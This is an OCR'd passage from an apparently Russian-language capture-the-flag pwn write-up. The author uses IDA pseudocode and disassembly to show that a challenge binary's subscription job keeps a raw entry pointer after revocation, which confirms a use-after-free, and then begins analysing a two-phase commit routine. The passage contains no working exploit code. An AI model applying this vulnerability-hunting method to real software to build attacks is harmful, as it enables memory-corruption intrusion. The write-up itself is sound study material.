
## КАК Я ПОДТВЕРДИЛ USE-AFTER-FREE

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

После проверки generation и owner обработчик создает job подписки. В job копируются физические координаты entry:

```
entry+2 → bucket
entry+8 → slot
entry   → raw pointer
```




```
if ( v11 != 0 )
  return 0;
if ( v48[2] != *(_QWORD *)(v10 + 16) || *(_BYTE *)(v10 + 4) != 1 )
  return 0;
v43 = v10;
v12 = v44[3];
sub_91F00();
if ( (_BYTE)v12 == 0 )
  return 0;
for ( i = 0; i < v44[11]; ++i )
{
  v15 = *(_QWORD *)(v44[10] + 8 * i);
  if ( *(_BYTE *)(v15 + 8) == *(_BYTE *)(v43 + 2) && *(_QWORD *)(v15 + 16) == *(_QWORD *)(v43 + 8) )
    return 0;
}
v39 = *(_BYTE *)(v43 + 2);
v42 = *(_QWORD *)(v43 + 8);
sub_2BAC20(a1: v48[2], a2: 3);
v16 = 0xBF58476D1CE4E5B9LL * (v49 ^ a4 ^ ((v49 ^ a4 ^ 0x776174636820D6964uLL) >> 30) ^ 0x776174636820D6964LL);
v40 = (0x94D049BB133111EBLL * (v16 ^ (v16 >> 27))) ^ ((0x94D049BB133111EBLL * (v16 ^ (v16 >> 27))) >> 31);
sub_98340();
v47 = v17;
sub_98340();
v46 = v18;
v19 = sub_A1940();
*(_QWORD *)v19 = v40;
*(_BYTE *)(v19 + 8) = v39;
*(_QWORD *)(v19 + 16) = v42;
if ( dword_53A2F0 != 0 )
{
  v19 = sub_FCF80();
  v21 = v43;
  *v24 = v43;
  v22 = v47;
  v24[1] = v47;
  v23 = v46;
  v24[2] = v46;
}
else
{
  v21 = v43;
  v22 = v47;
  v23 = v46;
}
v45 = v19;
*(_QWORD *)(v19 + 24) = v21;
*(_QWORD *)(v19 + 32) = v22;
*(_QWORD *)(v19 + 40) = v23;
v25 = v44;
```

# 08

## КАК Я ПОДТВЕРДИЛ USE-AFTER-FREE

ПРОДОЛЖЕНИЕ



```
.text:00000000002BC145                mov     r11, [r9+rax*8]
.text:00000000002BC149                cmp     [r11+8], bl
.text:00000000002BC14D                jnz     short loc_2BC138
.text:00000000002BC14F                cmp     [r11+10h], rcx
.text:00000000002BC153                jnz     short loc_2BC138
.text:00000000002BC155                mov     rbx, cs:qword_518A60
.text:00000000002BC15C                mov     rcx, cs:qword_518A68
.text:00000000002BC163                xor     eax, eax
.text:00000000002BC165                add     rsp, 88h
.text:00000000002BC16C                pop     rbp
.text:00000000002BC16D                retn
.text:00000000002BC16E ; ---------------------------------------------------------------------------
.text:00000000002BC16E
.text:00000000002BC16E loc_2BC16E:                            ; CODE XREF: sub_2BBF60+1E3↑j
.text:00000000002BC16E                mov     [rsp+90h+var_49], bl
.text:00000000002BC172                mov     [rsp+90h+var_38], rcx
.text:00000000002BC177                mov     rdx, [rsp+90h+arg_0]
.text:00000000002BC17F                mov     rax, [rdx+7048h]
.text:00000000002BC186                mov     rdi, [rdx+10h]
.text:00000000002BC18A                mov     esi, 3
.text:00000000002BC18F                call    sub_2BAC20
.text:00000000002BC194                mov     rdx, [rsp+90h+arg_10]
.text:00000000002BC19C                mov     r8, [rsp+90h+arg_8]
.text:00000000002BC1A4                xor     rdx, r8
.text:00000000002BC1A7                mov     r8, 77617463682D6964h
.text:00000000002BC1B1                xor     r8, rdx
.text:00000000002BC1B4                shr     r8, 1Eh
.text:00000000002BC1B8                xor     r8, rdx
.text:00000000002BC1BB                mov     rdx, 77617463682D6964h
.text:00000000002BC1C5                xor     rdx, r8
.text:00000000002BC1C8                mov     r8, 0BF58476D1CE4E5B9h
.text:00000000002BC1D2                imul    r8, rdx
.text:00000000002BC1D6                mov     rdx, r8
.text:00000000002BC1D9                shr     r8, 1Bh
.text:00000000002BC1DD                xor     r8, rdx
.text:00000000002BC1E0                mov     rdx, 94D049BB133111EBh
.text:00000000002BC1EA                imul    rdx, r8
.text:00000000002BC1EE                mov     r8, rdx
.text:00000000002BC1F1                shr     rdx, 1Fh
.text:00000000002BC1F5                xor     rdx, r8
.text:00000000002BC1F8                mov     [rsp+90h+var_48], rdx
.text:00000000002BC1FD                lea     rax, unk_4A63A0
.text:00000000002BC204                xor     ebx, ebx
.text:00000000002BC206                call    sub_98340
.text:00000000002BC20B                mov     [rsp+90h+var_10], rax
.text:00000000002BC213                lea     rax, unk_4A6F60
.text:00000000002BC21A                mov     ebx, 1
.text:00000000002BC21F                nop
.text:00000000002BC220                call    sub_98340
002BC153 00000000002BC153: sub_2BBF60+1F3 (Synchronized with Hex View-1)
```

Это первая опасная деталь: подписка хранит не только защищенный handle, а прямую ссылку на entry.

ЛИЦО СИСТЕМЫ
PWN

# 08

## КАК Я ПОДТВЕРДИЛ USE-AFTER-FREE

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

## 7.2. Что делает D

`sub_2BC580` раскрывает handle тем же `ror` и `xor`:

```
.text:00000000002BC5D2                                  ; sub_2BC580+40↑j
.text:00000000002BC5D2                  test    rsi, rsi
.text:00000000002BC5D5                  jnz     loc_2BC7A1
.text:00000000002BC5DB                  mov     [rsp+60h+arg_0], rax
.text:00000000002BC5E0                  mov     [rsp+60h+var_18], rdx
.text:00000000002BC5E5                  mov     rdx, [rax+20h]
.text:00000000002BC5E9                  mov     rbx, rcx
.text:00000000002BC5EC                  mov     rcx, rdx
.text:00000000002BC5EF                  ror     rbx, cl
.text:00000000002BC5F2                  xor     rbx, [rax+18h]
.text:00000000002BC5F6                  mov     [rsp+60h+var_20], rbx
.text:00000000002BC5FB                  mov     rcx, rbx
.text:00000000002BC5FE                  shr     rbx, 28h
.text:00000000002BC602                  mov     rdx, 0FFFFFFFFFFh
.text:00000000002BC60C                  and     rcx, rdx
.text:00000000002BC60F                  movzx   edx, bl
.text:00000000002BC612                  imul    rdx, 70h ; 'p'
.text:00000000002BC616                  mov     rbx, [rax+rdx+0B0h]
.text:00000000002BC61E                  lea     rax, unk_4B9760
.text:00000000002BC625                  call    sub_91D00
.text:00000000002BC62A                  mov     rdx, [rax]
.text:00000000002BC62D                  test    rdx, rdx
.text:00000000002BC630                  jz      short loc_2BC658
.text:00000000002BC632                  mov     rsi, [rsp+60h+var_20]
.text:00000000002BC637                  shr     rsi, 30h
.text:00000000002BC63B                  nop     dword ptr [rax+rax+00h]
.text:00000000002BC640                  cmp     [rdx], si
.text:00000000002BC643                  jnz     short loc_2BC658
.text:00000000002BC645                  movzx   esi, byte ptr [rdx+4]
.text:00000000002BC649                  or      esi, 2
.text:00000000002BC64C                  cmp     sil, 2
.text:00000000002BC650                  jz      short loc_2BC658
.text:00000000002BC652                  xor     esi, esi
.text:00000000002BC654                  xor     edi, edi
.text:00000000002BC656                  jmp     short loc_2BC668
.text:00000000002BC658 ; ---------------------------------------------------------------------------
.text:00000000002BC658
.text:00000000002BC658 loc_2BC658:                      ; CODE XREF: sub_2BC580+B0↑j
.text:00000000002BC658                                  ; sub_2BC580+C3↑j ...
.text:00000000002BC658                  mov     rsi, cs:qword_518A20
.text:00000000002BC65F                  mov     rdi, cs:qword_518A28
.text:00000000002BC666                  xor     edx, edx
.text:00000000002BC668
.text:00000000002BC668 loc_2BC668:                      ; CODE XREF: sub_2BC580+D6↑j
.text:00000000002BC668                  test    rsi, rsi
.text:00000000002BC66B                  jnz     loc_2BC795
.text:00000000002BC671                  mov     rsi, [rdx+10h]
.text:00000000002BC675                  mov     rdi, [rsp+60h+arg_0]
.text:00000000002BC67A                  nop     word ptr [rax+rax+00h]
002BC5E0 00000000002BC5E0: sub_2BC580+60 (Synchronized with Hex View-1)
```

# 08


## КАК Я ПОДТВЕРДИЛ USE-AFTER-FREE

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

Затем выполняется:

```
++entry->generation
entry->state = 2
entry->owner = 0
entry->data = 0
```



```
}
else
{
  v11 = qword_518A20;
  v10 = 0;
}
if ( v11 != 0 )
  return v11;
if ( v28[2] != *(_QWORD *)(v10 + 16) || *(_BYTE *)(v10 + 4) != 1 )
  return qword_518A30;
v26 = v10;
v13 = v25[3];
sub_91F00();
if ( (_BYTE)v13 == 0 )
  return qword_518A40;
v15 = v26;
++*(_WORD *)v26;
*(_BYTE *)(v26 + 4) = 2;
*(_QWORD *)(v26 + 16) = 0;
*(_QWORD *)(v26 + 40) = 0;
v16 = v25;
v17 = v25[8] + 1LL;
v18 = v25[7];
if ( v25[9] < v17 )
{
  sub_F8400();
  v16 = v25;
  v25[9] = v19;
  if ( dword_53A2F0 != 0 )
  {
    v18 = sub_FCF60(a1: v14);
    *v20 = v18;
    v20[1] = v21;
  }
  v16[7] = v18;
  v15 = v26;
}
v16[8] = v17;
if ( dword_53A2F0 != 0 )
{
  v18 = sub_FCF60(a1: v14);
  *v22 = v15;
  v22[1] = v23;
}
*(_QWORD *)(v18 + 8 * v17 - 8) = v15;
sub_92840();
return 0;
}
```

# 08

## КАК Я ПОДТВЕРДИЛ USE-AFTER-FREE

ПРОДОЛЖЕНИЕ

```
.text:00000000002BC6B9                call    sub_91F00
.text:00000000002BC6BE                xchg    ax, ax
.text:00000000002BC6C0                test    bl, bl
.text:00000000002BC6C2                jz      loc_2BC781
.text:00000000002BC6C8                mov     rcx, [rsp+60h+var_10]
.text:00000000002BC6CD                movzx   edx, word ptr [rcx]
.text:00000000002BC6D0                inc     edx
.text:00000000002BC6D2                mov     [rcx], dx
.text:00000000002BC6D5                mov     byte ptr [rcx+4], 2
.text:00000000002BC6D9                mov     qword ptr [rcx+10h], 0
.text:00000000002BC6E1                mov     qword ptr [rcx+28h], 0
.text:00000000002BC6E9                mov     rdx, [rsp+60h+var_18]
.text:00000000002BC6EE                mov     r8, [rdx+48h]
.text:00000000002BC6F2                mov     rbx, [rdx+40h]
.text:00000000002BC6F6                inc     rbx
.text:00000000002BC6F9                mov     rax, [rdx+38h]
.text:00000000002BC6FD                nop     dword ptr [rax]
.text:00000000002BC700                cmp     r8, rbx
.text:00000000002BC703                jnb     short loc_2BC744
.text:00000000002BC705                mov     rcx, r8
.text:00000000002BC708                mov     edi, 1
.text:00000000002BC70D                lea     rsi, unk_4A05C0
.text:00000000002BC714                call    sub_F8400
.text:00000000002BC719                mov     rdx, [rsp+60h+var_18]
.text:00000000002BC71E                mov     [rdx+48h], rcx
.text:00000000002BC722                cmp     cs:dword_53A2F0, 0
.text:00000000002BC729                jz      short loc_2BC73B
.text:00000000002BC72B                mov     rsi, [rdx+38h]
.text:00000000002BC72F                call    sub_FCF60
.text:00000000002BC734                mov     [r11], rax
.text:00000000002BC737                mov     [r11+8], rsi
.text:00000000002BC73B
.text:00000000002BC73B loc_2BC73B:                            ; CODE XREF: sub_2BC580+1A9↑j
.text:00000000002BC73B                mov     [rdx+38h], rax
.text:00000000002BC73F                mov     rcx, [rsp+60h+var_10]
.text:00000000002BC744
.text:00000000002BC744 loc_2BC744:                            ; CODE XREF: sub_2BC580+183↑j
.text:00000000002BC744                mov     [rdx+40h], rbx
.text:00000000002BC748                cmp     cs:dword_53A2F0, 0
.text:00000000002BC74F                jz      short loc_2BC762
.text:00000000002BC751                mov     rsi, [rax+rbx*8-8]
.text:00000000002BC756                call    sub_FCF60
.text:00000000002BC75B                mov     [r11], rcx
.text:00000000002BC75E                mov     [r11+8], rsi
.text:00000000002BC762
.text:00000000002BC762 loc_2BC762:                            ; CODE XREF: sub_2BC580+1CF↑j
.text:00000000002BC762                mov     [rax+rbx*8-8], rcx
.text:00000000002BC767                mov     rbx, [rdx+18h]
.text:00000000002BC76B                lea     rax, unk_4B9660
002BC6C8 00000000002BC6C8: sub_2BC580+148 (Synchronized with Hex View-1)
```

ЛИЦО СИСТЕМЫ
PWN

# 08

## КАК Я ПОДТВЕРДИЛ USE-AFTER-FREE

ПРОДОЛЖЕНИЕ

Generation защищает старый handle: после `D` его старое значение больше не совпадает с entry. Но список подписок здесь не очищается. Job из `W` продолжает хранить bucket, slot и pointer.

Так я подтверждаю use-after-free:

```
W сохраняет ссылку на entry
        |
        v
D отзывает entry, но не удаляет job
        |
        v
commit возвращает entry в allocator
        |
        v
новый объект занимает тот же slot
        |
        v
старая job читает новый объект
```

ЛИЦО СИСТЕМЫ
PWN

09

ПРОВОЖУ ПЕРВЫЙ COMMIT

ЛИЦО СИСТЕМЫ
PWN

## 8.1. Почему у C две стадии

Перехожу в `sub_2BC7E0` и нажимаю `F5`.

```
__int64 sub_2BC7E0()
{
  __int64 v0; // rax
  __int64 v1; // rcx
  __int64 v2; // rbx
  __int64 v3; // r14
  _QWORD *v4; // rdx
  __int64 v5; // r8
  char v6; // dl
  __int64 v7; // [rsp-10h] [rbp-20h]
  _QWORD *v8; // [rsp+0h] [rbp-10h]
  _UNKNOWN *retaddr; // [rsp+10h] [rbp+0h] BYREF
  __int64 result; // [rsp+18h] [rbp+8h]

  if ( (unsigned __int64)&retaddr <= *(_QWORD *)(v3 + 16) )
    sub_FB3E0();
  v4 = *(_QWORD **)(v0 + 28816);
  if ( v4 != nullptr )
  {
    if ( *v4 == v2 )
    {
      v5 = 0;
    }
    else
    {
      v5 = qword_518A10;
      v4 = nullptr;
    }
  }
  else
  {
    v5 = qword_518A00;
    v4 = nullptr;
  }
  if ( v5 == 0 )
  {
    result = v0;
    v8 = v4;
    if ( sub_2BDF60() == v1 )
    {
      v6 = *((_BYTE *)v8 + 16);
      if ( v6 == 1 )
      {
        sub_2BC920();
      }
      else if ( v6 == 2 )
      {
        sub_2BD000(a1: v7);
      }
002BC83D sub_2BC7E0:37 (2BC83D)
```

# 09

## ПРОВОЖУ ПЕРВЫЙ COMMIT

ПРОДОЛЖЕНИЕ

```
.text:00000000002BC834 loc_2BC834:                             ; CODE XREF: sub_2BC7E0+3A↑j
.text:00000000002BC834                                         ; sub_2BC7E0+42↑j
.text:00000000002BC834                 test    r8, r8
.text:00000000002BC837                 jnz     loc_2BC8C7
.text:00000000002BC83D                 mov     [rsp+20h+arg_0], rax
.text:00000000002BC842                 mov     [rsp+20h+arg_10], rcx
.text:00000000002BC847                 mov     [rsp+20h+var_10], rdx
.text:00000000002BC84C                 mov     rbx, rdx
.text:00000000002BC84F                 call    sub_2BDF60
.text:00000000002BC854                 mov     rcx, [rsp+20h+arg_10]
.text:00000000002BC859                 cmp     rax, rcx
.text:00000000002BC85C                 jnz     short loc_2BC8AC
.text:00000000002BC85E                 mov     rbx, [rsp+20h+var_10]
.text:00000000002BC863                 movzx   edx, byte ptr [rbx+10h]
.text:00000000002BC867                 cmp     dl, 1
.text:00000000002BC86A                 jz      short loc_2BC89C
.text:00000000002BC86C                 cmp     dl, 2
.text:00000000002BC86F                 jnz     short loc_2BC881
.text:00000000002BC871                 mov     rax, [rsp+20h+arg_0]
.text:00000000002BC876                 call    sub_2BD000
.text:00000000002BC87B                 add     rsp, 18h
.text:00000000002BC87F                 pop     rbp
.text:00000000002BC880                 retn
.text:00000000002BC881 ; ---------------------------------------------------------------------------
.text:00000000002BC881
.text:00000000002BC881 loc_2BC881:                             ; CODE XREF: sub_2BC7E0+8F↑j
.text:00000000002BC881                 mov     rdi, cs:qword_518AD0
.text:00000000002BC888                 mov     rsi, cs:qword_518AD8
.text:00000000002BC88F                 xor     eax, eax
.text:00000000002BC891                 xor     ebx, ebx
.text:00000000002BC893                 mov     rcx, rbx
.text:00000000002BC896                 add     rsp, 18h
.text:00000000002BC89A                 pop     rbp
.text:00000000002BC89B                 retn
.text:00000000002BC89C ; ---------------------------------------------------------------------------
.text:00000000002BC89C
.text:00000000002BC89C loc_2BC89C:                             ; CODE XREF: sub_2BC7E0+8A↑j
.text:00000000002BC89C                 mov     rax, [rsp+20h+arg_0]
.text:00000000002BC8A1                 call    sub_2BC920
.text:00000000002BC8A6                 add     rsp, 18h
.text:00000000002BC8AA                 pop     rbp
.text:00000000002BC8AB                 retn
.text:00000000002BC8AC ; ---------------------------------------------------------------------------
.text:00000000002BC8AC
.text:00000000002BC8AC loc_2BC8AC:                             ; CODE XREF: sub_2BC7E0+7C↑j
.text:00000000002BC8AC                 mov     rdi, cs:qword_518A90
.text:00000000002BC8B3                 mov     rsi, cs:qword_518A98
.text:00000000002BC8BA                 xor     eax, eax
.text:00000000002BC8BC                 xor     ebx, ebx
002BC83D 00000000002BC83D: sub_2BC7E0+5D (Synchronized with Hex View-1)
```

В transaction есть байт phase по смещению `+16`:

ЛИЦО СИСТЕМЫ
PWN

09

# ПРОВОЖУ ПЕРВЫЙ COMMIT

ПРОДОЛЖЕНИЕ

```
phase == 1 → sub_2BC920
phase == 2 → sub_2BD000
```

Так я логически прихожу к двум большим функциям commit. Ставлю курсор на каждый вызов и перехожу внутрь через `Enter`.

## 8.2. Proof первого этапа

Перед выбором стадии `C` вызывает `sub_2BDF60`. Для phase 1 функция использует domain `0x726f7574652d6768`:



```
unsigned __int64 __fastcall sub_2BDF60()
{
  __int64 v0; // rax
  __int64 *v1; // rbx
  char v2; // cl
  unsigned __int64 v3; // rdx
  __int64 v4; // rsi
  __int64 v5; // rdi
  unsigned __int64 v6; // rbx
  unsigned __int64 v7; // rdx
  unsigned __int64 v8; // rbx
  unsigned __int64 v9; // r8
  unsigned __int64 v10; // rdx
  __int64 v11; // rcx

  v2 = *((_BYTE *)v1 + 16);
  v3 = (unsigned __int64)*((unsigned __int16 *)v1 + 4) << 48;
  v4 = *v1;
  v5 = *((unsigned __int8 *)v1 + 17);
  v6 = (unsigned __int64)*((unsigned int *)v1 + 5) << 8;
  v5 <<= 40;
  v7 = v6 | v5 | v3;
  v8 = ((v4 ^ v5 ^ v6 ^ 0xBB67AE8584CAA73BLL) >> 30) ^ v4 ^ v5 ^ v6 ^ 0xBB67AE8584CAA73BLL;
  v9 = v4
     ^ (v7
      | (((0x94D049BB133111EBLL * (((0xBF58476D1CE4E5B9LL * v8) >> 27) ^ (0xBF58476D1CE4E5B9LL * v8)))
        ^ ((0x94D049BB133111EBLL * (((0xBF58476D1CE4E5B9LL * v8) >> 27) ^ (0xBF58476D1CE4E5B9LL * v8))) >> 31)) >> 56));
  v10 = v9 ^ 0x726F7574652D6768LL;
  if ( v2 == 2 )
  {
    v11 = *(_QWORD *)(v0 + 56);
    if ( v11 == 0 )
      return 0;
    v10 = v9 ^ *(_QWORD *)(v11 + 24) ^ 0x186693139691AE61LL;
  }
  return ((0x94D049BB133111EBLL
         * (((0xBF58476D1CE4E5B9LL * (v10 ^ (v10 >> 30))) >> 27) ^ (0xBF58476D1CE4E5B9LL * (v10 ^ (v10 >> 30))))) >> 31)
       ^ (0x94D049BB133111EBLL
        * (((0xBF58476D1CE4E5B9LL * (v10 ^ (v10 >> 30))) >> 27) ^ (0xBF58476D1CE4E5B9LL * (v10 ^ (v10 >> 30)))));
}
```

09

# ПРОВОЖУ ПЕРВЫЙ COMMIT

